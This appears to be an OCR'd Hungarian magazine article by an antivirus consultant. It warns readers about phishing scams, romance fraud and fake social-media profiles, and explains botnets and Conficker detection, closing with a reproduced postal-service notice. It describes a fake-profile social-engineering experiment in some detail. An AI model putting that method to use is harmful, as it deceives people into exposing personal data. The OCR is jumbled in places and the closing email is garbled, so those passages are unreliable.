
Az örökös harc a biztonsági programokat forgalmazó cégek és a kár-



A hamis banki oldalak készítése sem megy ki a divatból, mert mindig akad olyan óvatlan balek, aki hajlandó begépelni az azonosítóit. Már az iskolás kortól el kell(ene) kezdeni a biztonságos netezést, adatkezelést oktatni



Egy social engineering-kísérlet a Facebookon. Egy hamis profil, nem létező adatokkal, egy élvonalbeli sportoló képét kölcsönözve három nap alatt több mint száz „barátot" eredményezett. Vajon mi járt a kapcsolatként megjelölő emberek fejében? Az biztos nem, hogy mostantól az új „ismerős" akár beláthat a személyes adatlapjukba is



Itt látszólag a Facebook figyelmeztet minket arra, hogy megsértettük a közösségi oldalon betartandó szabályokat. A valóságban csalók próbálnak minket fertőzött weboldalakra irányítani

Érdemes a PhishTank SiteCheckert (phishtanksitechecker.com) és a Netcraft Toolbart (toolbar.netcraft.com) is telepíteni a Firefox alá. A képen a fentiek sikerrel blokkolják az egy betű eltéréssel rendelkező „facezbook.com" csaló weboldalt. A csalók iparszerűen használják ki az elgépelésből adódó böngésző találatokat is

tevőterjesztők között manapság megszüli az átlagos, védett vonalakat megkerülő megoldásokat, amelyek a találékonyság, a leleményesség megannyi jelét magukon hordozzák. Már számtalan esetben tapasztalhattuk, hogy közösségi portálok vagy azok üzenetei, netán blogbejegyzések kommentjei segítségével próbálnak meg a gépünkre juttatni kártevőket a fejlesztők.

A hatékony védelemhez szükséges, hogy megismerjük az ellenséget – a módszereit, a gondolkodásmódját. A kíváncsiságra („230 halottja van az Európában dúló viharoknak"), a kéjvágyra (*Kurnyikova* meztelen fotói) vagy a pénzsóvárságra (kiemelkedő jövedelem napi egy óra otthoni munkával) épített machinációk minden időben megtalálják a maguk balekjait. Lássunk ezekre pár „jó" példát!

Potya pontok az Xbox Live-re

Egy februári hír szerint veszélybe kerülhetnek az Xbox-tulajdonosok. Akár hitelkártya-adataikat, összegyűjtött pontjaikat és megvásárolt játékaikat is elveszthetik azok az Xbox-felhasználók, akik ingyenes Microsoft-pontok reményében illetéktelen kezekbe adják felhasználónevüket és jelszavukat. A pénzért megvásárolható Microsoft-pontok fizetőeszközként szolgálnak az Xbox-játékkonzolhoz különböző kiegészítő tartalmakat árusító Xbox Live felületen. Ha az internetes bűnözők megszerzik a játékosok belépési adatait, akkor hozzáférhetnek azok személyes és hitelkártya-adataihoz, elköltheti a Microsoft-pontjaikat, de akár elvehetik az elsősorban presztízsértékű játékospontjaikat (gamerscore) is. Az elkövetők legtöbbször ingyenes pontokat ígérnek a gyanútlan felhasználóknak. Az adathalász weboldalakra irányító üzenetek sokszor játék közben, maguktól a játéktársaktól érkeznek, de a YouTube-on is számos hamis útmutatót találhatunk, ráadásul még a videomegosztó weboldalon található nem egy videó is vírusos fájlt tartalmazó linkekre mutat!

Hamis parkolási büntetőcédulák

Egy másik újonnan felbukkant fortély a parkolással kapcsolatos. Esetünkben az autók szélvédőjére kaptak egy csali értesítő levelet az áldozatok azzal az írással, hogy lefotózták és megbüntették autójukat szabálytalan parkolás miatt, és a mellékelt linken megtekinthetik az inkriminált képet. A büntetőcédulák persze hamisak voltak, a weboldal pedig kártékony szoftvereket próbált telepíteni az áldozatok számítógépére. Azért lássuk be, valóban nagy a kísértés, hogy valaki gondolkodás nélkül ellátogasson a megadott „hivatalos" oldalra.

Megmentsük-e Teréz anyut?


De jut a trükkökből a társkeresőknek is. Ahogy a szegény országokban önálló foglalkozás lett a gazdag turisták autói elé ugrani, aztán pénzbeli kártérítést követelni, miközben persze egy egész falu tanúskodik, hogy „mindent látott", úgy tűnik, az iparszerű házasságszédelgők is sportot űznek a gyanútlan ügyfelek megkopasztásából.

A trükk lényege, hogy az ismerkedés már barátibb szakaszában, amikor az ismerkedők már túl vannak az első levélváltásokon, de még a valódi találkozás előtt állnak, a csaló előáll egy kifogással, hogy valamelyik családtagja váratlanul súlyosan megbetegedett, és pénzzavarában segítséget kérne. Aki bedől az ilyen mesének, vélhetően sosem fogja megtalálni a hercegét fehér lovon. Sokkal valószínűbb, hogy a pénz küldése után bottal ütheti a nyomát a hercegnek és az összegnek egyaránt. A történet külföldön már annyira gyakori, hogy az áldozatok egy külön honlapon osztják meg egymással információikat.


A pénzszerzés érdekében felhasznált leleményességnek egyszerűen nincs határa. Az autójuk szélvédőjére kapnak egy csali értesítőlevelet az áldozatok azzal az ürüggyel, hogy lefotózták és megbüntették autójukat szabálytalan parkolás miatt, és a mellékelt linken megtekinthetik az inkriminált képet. A büntetőcédulák persze hamisak, a weboldal pedig kártékony szoftvereket próbál telepíteni az áldozatok számítógépére

Ugye, mi jó barátok vagyunk?

Nem mindenki az, akinek mondja magát – ehhez még Arsène Lupin-rajongónak sem kell lenni, mindenki megtapasztalhatta már. Kísérletező kedvű emberünk egy meglepő eredményű próbát tett az egyik közösségi portálon. Regisztrált a Facebookra – de megtehette volna bárhol máshol is – és összeállított egy kamu adatlapot. Kellett




Nyelvi korlátok ide vagy oda, az iTunes áruház számlája a világ minden fejlettebb országában jól ismert. Az iPhone-tulajdonosok rendszeresen megkapják az angol nyelvű számlájukat, de ami ezen a képen szerepel, az már egy hamis levél, és egy „kanadai" gyógyszerészoldalra továbbítja az óvatlanul kattintót



A támadók már a feltörhető weboldalak felderítésénél is eredményesen támaszkodnak a Google-re. A hibás vagy input-ellenőrzés nélküli dinamikus oldalakat pedig SQL-beillesztéses támadással veszik kezelésbe. Érdemes magunknak is letesztelni az ilyen gyengeségeket, például az SQL Inject Me nevű Firefox-pluginnel (hopp.pcworld.hu/5673)

hozzá egy új e-mail cím, majd jött a hasraütésszerű keresztnév-választás – valami jól csengő, hangzatosra volt szükség – és ezt keresztezte aztán a blogjában használt álnevével, majd máris megszületett *Dolus Carson*. Aztán kell még egy vonzó fotó – esetünkben ez *Marcus Vicket*, egy 183 cm magas, 93 kg-os amerikai profi futballistát ábrázolja, és már lehet is töltögetni a kamu adatlapot. Egy-két véletlenszerűen kiválasztott egyetem, középiskola, klub bejelölése csodát tehet és máris indulhat a „Kit ismerhetek?" című népi játék. Az első harminc perc nehezen akart eltelni, de végül szép részeredménnyel zárult: tíz „barát" megszerzése volt az a pont, ahol megtört a jég. Innentől már könnyebben kaphatunk újabbakat, csak a legelsőt olyan pokoli nehéz megszerezni. Alig négy nap leforgása alatt mintegy száz ismerősre lehetett így szert tenni.


Itt nemcsak arról van szó, hogy valakik tévedésből jelölték meg az adott illetőt ismerősnek, hanem arról, hogy akinek menő barátai vannak, az népszerűbb ember lehet. Azaz könnyen akadnak olyanok, akik boldogan vallják barátjuknak a sosem látott, jó kiállású illetőt. Az új barátok aztán már hozzák a „közös ismerősöket" akkor is, ha ez a profil egy, a valóságban nem is létező személyről szól. És persze a népszerű Dolus Carson már láthatja is az ismerősei részletes adatlapját. A statisztikák azt mutatják, hogy az ismerősöktől vagy az ismerősök ismerőseitől érkező levelekre, üzenetekre, linkekre aztán már sokkal könnyebben kattintanak az emberek. Sok magyaráznivaló nincs is azon, miért lehet veszélyes egy ilyen fantom barátság a későbbiekben.



Jó példa, hogy a kártevőre mutató link bárhonnan érkezhet. A Gtalk ablak a ViddyHo videós weboldalt ajánlhatja egy látszólag valódi ismerősünk nevében érkezett üzenettel. A linkre kattintva azonban már töltődik is a kártevő

Csillagok háborúja vagy Végtelen történet?

Obi-Wan Kenobi mondta, hogy „Harcolni sokféleképp lehet." Úgy tűnik, minden kártevőterjesztő látta a filmet, mert valóban ontják a trükköket. Megtartják a már felismert, de ennek ellenére működő verziókat is: megy azért a levélmelléklet is, küldik az ünnepi képeslapoknak látszó e-maileket, a klasszikus banki adathalász üzeneteket, de a repertoár egyre bővül, és aki nem figyel oda, nem áldoz időt és pénzt a biztonságáért, az veszteségeket kénytelen elszenvedni. Ahogy az Ösztön (Instinct) című filmben is hallhattuk a „mit veszthetünk" kérdésre adott választ: ártatlanságunkat és naivságunkat, ez az, amit valóban félre kell tenni, ha eredményesen akarunk küzdeni a modern kori fenyegetésekkel. Az internetezés alapvető szabályairól – így például arról, hogy ne adjuk ki felhasználónevünket, bankkártyánk adatait és jelszavunkat ismeretlen oldalakon – még egy jó biztonsági program birtokában sem szabad megfeledkeznünk.



Az SSL Blacklist (hopp.pcworld.hu/5672) alapból figyelmeztet az olyan gyenge, MD5-lenyomattal rendelkező tanúsítványokra, amelyek a már 2004-ben publikált MD5-ütköztetéssel támadhatóak

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Veszélybe kerülhetnek az Xbox-tulajdonosok, ha bedőlnek a pontgyűjtési csalásnak. Akár hitelkártya-adataikat, összegyűjtött pontjaikat és megvásárolt játékaikat is elveszthetik azok a felhasználók, akik ingyenes Microsoft-pontok reményében illetéktelen kezekbe adják felhasználónevüket és jelszavukat

KAPCSOLÓDÓ WEBOLDALAK

A ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**
SSL Blacklist Firefox-kiegészítő: **hopp.pcworld.hu/5672**
SQL Inject Me Firefox-kiegészítő: **hopp.pcworld.hu/5673**
Netcraft Toolbar: **toolbar.netcraft.com**
www.stop-scammers.com
www.phishtank.com

HOGYAN NE LEGYÜNK EGY BOTNET RÉSZE

Zombi-e vagy?


Kíváncsisággal vegyes borzongás fogja el a zombigép szó hallatán? Rettegve olvassa a botnet pásztorok aljas mesterkedéseiről szóló híreket? Most mindent elmondunk erről a témáról – hogyan fedezhetjük fel, ha netán bennünket is érint, továbbá jótanácsokkal is szolgálunk.

Maga a botnet kifejezés a robot network szavakból származik, és olyan hálózati gépek csoportját jelöli, amelyek automatikus működéssel előre meghatározott feladatot hajtanak végre, illetve a vezérlő gépről további utasításokat képesek fogadni. Bár elvileg ezt lehetne hasznos dolgokra is használni, ebben az esetben azonban sajnos nem erről van szó: a fertőzött gépek tünetmentesen és csendesen várják a távoli, különféle támadásokhoz használt utasításokat.

Táncóra idősebbeknek és haladóknak

Pillantsunk kicsit vissza az időben. A kártékony és/vagy kéretlen tartalmak elektronikus levél formájában való küldözgetését korábban is igyekeztek anonim módon végezni, ezért ezt nyitott proxyk segítségével vagy publikus levelezőszerverekről végezték. Ennek aztán az lett a hatása, hogy ezeket a szervereket szép lassan kitiltották a szűrésnél, így rendszeresen újakat kellett találni. Persze ehhez az is hozzátartozik, hogy ahol egy rendszergazda engedélyezte a nem saját domainből való levelek továbbítását is (open relay), az már eleve gondatlanul járt el. Mivel az is rendszeresen előfordult, hogy emiatt egy-egy cég levelezését teljesen letiltották a szolgáltatók, ennélfogva a visszakapcsolás után egy-egy ilyen szerveren gondosan befoltozták az ilyen réseket (hiányzó telepítés, precíz beállítások stb.), és ennek révén így ott már nem lehetett többé visszaélni a lehetőségekkel. A zseniális gondolat azonban megszületett a továbblépéshez – egy kicsit a trójai kémprogramok világát is idézve az olyan nagy elődök, mint például a Back Orifice, ihlették a megoldást: legyenek olyan fertőzött gépek, amelyre fel lehet telepíteni egy hátsó ajtót (backdoor), és később már egyszerűen be lehessen jutni rájuk. Ez a támadónak hasznos, hiszen észrevétlenül kutakodhat, bepillantást nyer az ott intézett ügyletekbe, illetve a tárolt anyagokba, és nem utolsósorban folyamatosan ellenőrizheti a teljes adatforgalmat és használhatja is a megtámadott gép erőforrásait. Amikor aztán jó pár éve már a távirányítást is kényelmes grafikus panelről intézhettük, eladható termék lett az ilyen szoftverekből, amit jó pénzért megvásárolhattak a bűnözők.

A jelenlegi botnetek tömeges elterjedésének pontos oka a nem frissített (vagyis kihasználható biztonsági réseket tartalmazó) Windows operációs rendszert futtató kompromittált számítógépek tömege. Sajnos a mai botnetes kártevők nemcsak megfertőzni tudják a gépeket, de féreg formájában terjesztik is magukat. A helyzet kialakulásához ugyanúgy hozzájárult az otthoni, olcsó szélessávú internet elterjedése, mint ahogyan kulcsszerepe volt a bevezetett spamellenes törvényeknek is, amire pontosan az ilyen anonimitást biztosító botnetekkel válaszoltak a cyberbűnözők.




Felkavarta az indulatokat a BBC Click! című számítógépes műsora, amely azt mutatta be, mi történik akkor, ha valaki bérbe vesz egy 20 ezer gépből álló botnetet a bűnözőktől. A szerkesztők „megspammelték" saját postafiókjaikat, és mindössze néhány tucat géppel sikeresen térdre kényszerítettek egy webkiszolgálót


Kinövi magát az üzleti modell

Akik régebb óta figyelemmel kísérik az eseményeket, emlékezhetnek a Storm féreg esetére (er-

Mintha csak torrentezés közben a világ minden táján lévő adatcsomag-forrásokat nézegetnénk. Azonban senkit ne tévesszen meg a látvány, ez itt egy botnet vezérlő adminisztrációs felülete. Van itt japán, brazil, kínai és még ki tudja, hány országbeli zombigép



Így néz ki egy botnet webes irányítófelülete Firefox alatt. Kevés részletes nyilvános információ van erről, emiatt ilyen gyenge minőségű ez az ábra is. A lényeg azért látszik: IP-címek, országok, információ a csatlakozási állapotról, sőt különféle szűrési lehetőségek is a botmester rendelkezésére állnak



A Conficker Work Group munkacsoport weboldalán található ellenőrző link, amellyel megnézhetjük, fertőzött-e a gépünk. A vizsgálat a blokkolt tartalmak alapján hozza meg a döntést

ről részletesen sorozatunk 6. *epizódjában* írtunk), vagy a később felbukkant Krakenre, amely rengeteg variánssal és titkosított kóddal rendelkezett. Híres-hírhedt még a Rustock és a szintén tömeges spamterjesztéséről ismert Srizbi is. Ma már a botneteket jobbára nem értékesítik, hanem bérbe adják. Sőt, nem is egyben az egészet, inkább csak darabokban. Miért jó ez? Nagyjából azért, hogy a leleplezés, lenyomozás esélye a minimális lehessen. A spamterjesztő egyszerűen kifizeti az összeget a vírus írójának vagy egy közvetítő üzletkötőnek, és már „dolgozhat" is. A rengeteg számítógép hatalmas teljesítményt és rendkívüli sávszélességet kínál. Emellett a botnet tagjai a dinamikus IP-címek miatt nehézkesen azonosíthatóak, ezért ez a szisztéma szinte teljes anonimitást biztosít a bűnözőknek.

Bemutató élő adásban

Márciusban a BBC Click műsorában egy különleges adást láthattunk. Ebben az újságírók részletesen bemutatták, hogy működik ez az egész. Az üzletet egy illegális chatszobában, orosz és angol nyelv keverékét használva lehetett nyélbe ütni, közvetítők segítségével. Ez biztosította, hogy mind az eladó, mind a vevő inkognitóban maradhasson. Kibéreltek egy 20 ezer gépből álló botnetet, és bemutatták, mire képes. A saját e-mail címeiket megbombázták spamekkel, és alig 60 gép segítségével eredményes DdoS-támadást intéztek a saját webszerverük ellen.

Bár az adás után sok támadás érte a műsor készítőit – erkölcsileg és jogilag is aggályos a bűnözőket támogató ilyen fajta tevékenység –, de kétségkívül szemléletesen és hatásosan juttatták el figyelmeztetésüket a nézőkhöz.

Miről vehetjük észre?

Egy felhasználó gépe anélkül lehet egy ilyen botnetes infrastruktúra része, hogy gazdája kérte vagy engedélyezte volna azt, illetve többnyire nincs is tudomása róla. Tegyük fel, olvassa most ezt a cikket, és szeretné kideríteni magáról, érintett-e. Szerencsére itt jobb a helyzet, mint a hipochonderek esetében, akik orvosi könyvet olvasva szinte mindent tünetet képesek felfedezni magukon. Gyanakodhatunk, ha abba a csoportba tartozunk, amely se nem frissít, se nem használ biztonsági szoftvereket. (Ha ezek hiányoznak, azonnal pótolni kell a mulasztást, majd a vírusirtó futtatásával győződhetünk meg gépünk pontos állapotáról.) Ezek megléte esetén pedig azt érdemes vizsgálni, illetve megfigyelni, nem lassult-e le túlságosan az internetkapcsolat sebessége.


Ennek persze számos más oka is lehet, de ezek között szerepel az is, ha egy botnet már egyéb rejtett feladatokkal emészti fel a sávszélességünk tetemes részét. Ugyancsak egyszerűen kivitelezhető módszer, ha a Feladatkezelőt (Task Manager) meghívjuk, és amikor éppen semmilyen feladatot vagy letöltést nem végez a gépünk, ellenőrizzük a hálózati forgalmat. Ha az általunk vélt csendes időszakban is masszív adatforgalmat tapasztalunk, ez is intő jel lehet arra nézve, nem mi irányítjuk saját számítógépünket.

A sokmillió confickeres fertőzés miatt azt is érdemes lehet ellenőrizni, hogy a mi gépünkön dolgozik-e valamilyen féregváltozat. Ehhez az egyik legegyszerűbb teszt a Conficker Working Group weboldalán (**confickerworkinggroup.org**) található tesztoldalt lefuttatni, amely azon alapul, hogy a kártevő blokkolja a vírusvédelmi cégek weblapjait. Ha nem jelenik meg minden ábra maradéktalanul, akkor érdemes lehet fertőzésre gyanakodni.


Baj esetén használhatjuk az olyan egyedi mentesítő segédprogramokat, mint például az ingyenes ESET Conficker Removert (**www.eset.hu/viruslabor/ingyeneseltavolitok**). Vigyázzunk, csak megbízható gyártó weboldaláról letöltött alkalmazásban bízzunk, mert e témában is elindultak a kéretlen levelek, amelyekben ingyenes Conficker-mentesítőt hirdetnek, azonban ehelyett a kétes letöltési link további kártevőket szabadít a számítógépünkre.

A Microsoft is felvette a kesztyűt


A Microsoft hivatalos rosszindulatú szoftvert eltávolító programjával (MSRT) is sok esetben védekezhetünk, és mivel a biztonsági rések miatt a cég renoméja is csorbul, nem kevesebb, mint 250 ezer dollárt ajánlottak fel vérdíjként a Conficker féreg készítőinek kézre kerítéséért idén februárban. Ez pestiesen szólva, de értékét tekintve az egész világon is már „van az a pénz"-kategória, ami miatt talán egyszer lesz érdemi információ. Igaz, a bejelentőnek nemcsak azzal kell majd törődnie, mihez kezd a majdnem 54 millió forintnak megfelelő összeg-



A botnetek segítségével elkövetett kattintási csalások száma évről évre emelkedik. A reklámokkal kapcsolatos visszaélés lényege, hogy ilyenkor nem élő hús-vér internetezők látogatják az oldalt, hanem csak automatikus szkriptek növelik a kattintások számát, vagyis a csalás miatt bár a látogatások száma magas, a hirdetők reklámjait a kutya sem nézi meg



A Microsoft ábrája a Conficker féreg működéséről. A külső eszközök csatlakoztatásakor automatikusan elinduló Autorun folyamatok komoly biztonsági kockázatot jelentenek


Sent: Monday, March 30, 2009 4:04 PM
To: [redacted]
Subject: Tájékoztatás -Korlátozások a Magyar Posta informatikai rendszereinek használatában

Tisztelt Ügyfelek!

A 2009 elején megjelenő **világméretű számítógépes vírus újabb mutációja aktivizálódik** várhatóan **április 1**-jével.

A vírus elkóborlásának a nagyvállalati rendszereket támadja meg és testi tőrténe. A Magyar Posta informatikai rendszereinek, védelme érdekében ovintézkedéseket vagyunk kénytelenek ellébe lépteni.

Ennek keretében **március 31-én 22:00 órától** várhatóan **2 napig korlátozásokat** vezetünk be a **Magyar Posta Zrt. informatikai rendszereinek használatában**.

Az alábbiakban összefoglaljuk, hogy a fenti rendszerkorlátozások hogyan érinthetik az Ön vállalkozását, postai nyújtát. Gördülékeny üzletmenete érdekében **kérem, olvassa el az alábbi tájékoztatót!**

A korlátozás idején a Magyar Posta **külső e-maileket nem tud fogadni illetve küldeni sem**. Az érkező e-maileket csupán szervereink fogadják, de nem engedik be a belső hálózatba. Az így késleltetett levelek a korlátozás feloldását követően kerülnek kézbesítésre.

A **postai honlapok elérhetőek** lesznek, **viszont** a honlapon biztosított **online szolgáltatások** – mint nyomonkövetés, posta- és irányítószám-kereső, felderítés-kereső, csomag és levél díjszámítás - ideiglenesen **nem működnek**.

Tekintettel arra, hogy a vírus külső adathordozókon is terjed, az OLK-ban, az IPH postákon, illetve PFÜ-ügyben átmenetileg **nem tudjuk elfogadni az elektronikus feladójegyzéket floppyn, pendrive-on, CD-n, DVD-n vagy egyéb külső tároló eszközön.** Azokat a küldeményeket, amelyenélhez a feladó papír-alapú jegyzéket is csatolt, fel tudjuk venni papír alapon.

Az **EUV** küldemények szórgozsan elektronikus jegyzékhez kapcsolódnak, ezek felvétele nem lesz megoldható a jelölt időszakban. Ezekben az esetekben a küldeményeket átveszük és továbbítjuk, ugyanakkor az elektronikus jegyzékek felvételére, így a küldemények adminisztratív felvételére későbbi időpontban kerül sor.
Az EUV küldemények termszetesen a vállalt rdőgarancián belül kézbesítjük, azonban a küldeményekről és a beszedett utánvétel összegekről szóló reportokat a korlátozás feloldását követően pótoljuk. A szolgáltatás teljesítése során bekszedett utánvétel csoszgarát várhatóan a pénteki nap folyamán telepítjük az Önök bankszámlájára.
Tehát a küldemények minden esetben továbbításra kerülnek, de az e-mailen, vagy külső adathordozón átadott elektronikus feladójegyzék esetében az adatok informatikai rendszerünk használatában elsődődő korlátozások feloldását követően kerülnek rögzítésre.

Az **EPK** rendszerét illetően az állományok átadására külső fp szerveren keresztül kerülhet sor. Az így átadott munkák a szokásos menetrendben készülnek el.

Sajnálatos módon a korlátozások idején elektronikus szolgáltatásainkat - mint E-értesítés, E-kézbesítési jegyzék, sem **tudjuk elérhetővé tenni**. Az adatok utólag bárúnek továbbításra.

Pontos, hogy a küldeményeinek szállítási igényét ebben az időszakban a szerződésében foglalt telefon-, illetve faszámon keresztül jelezze részünkre. Szükséges esetekben kérjük, forduljon bizalommal postai kapcsolattartó munkatársunkhoz.

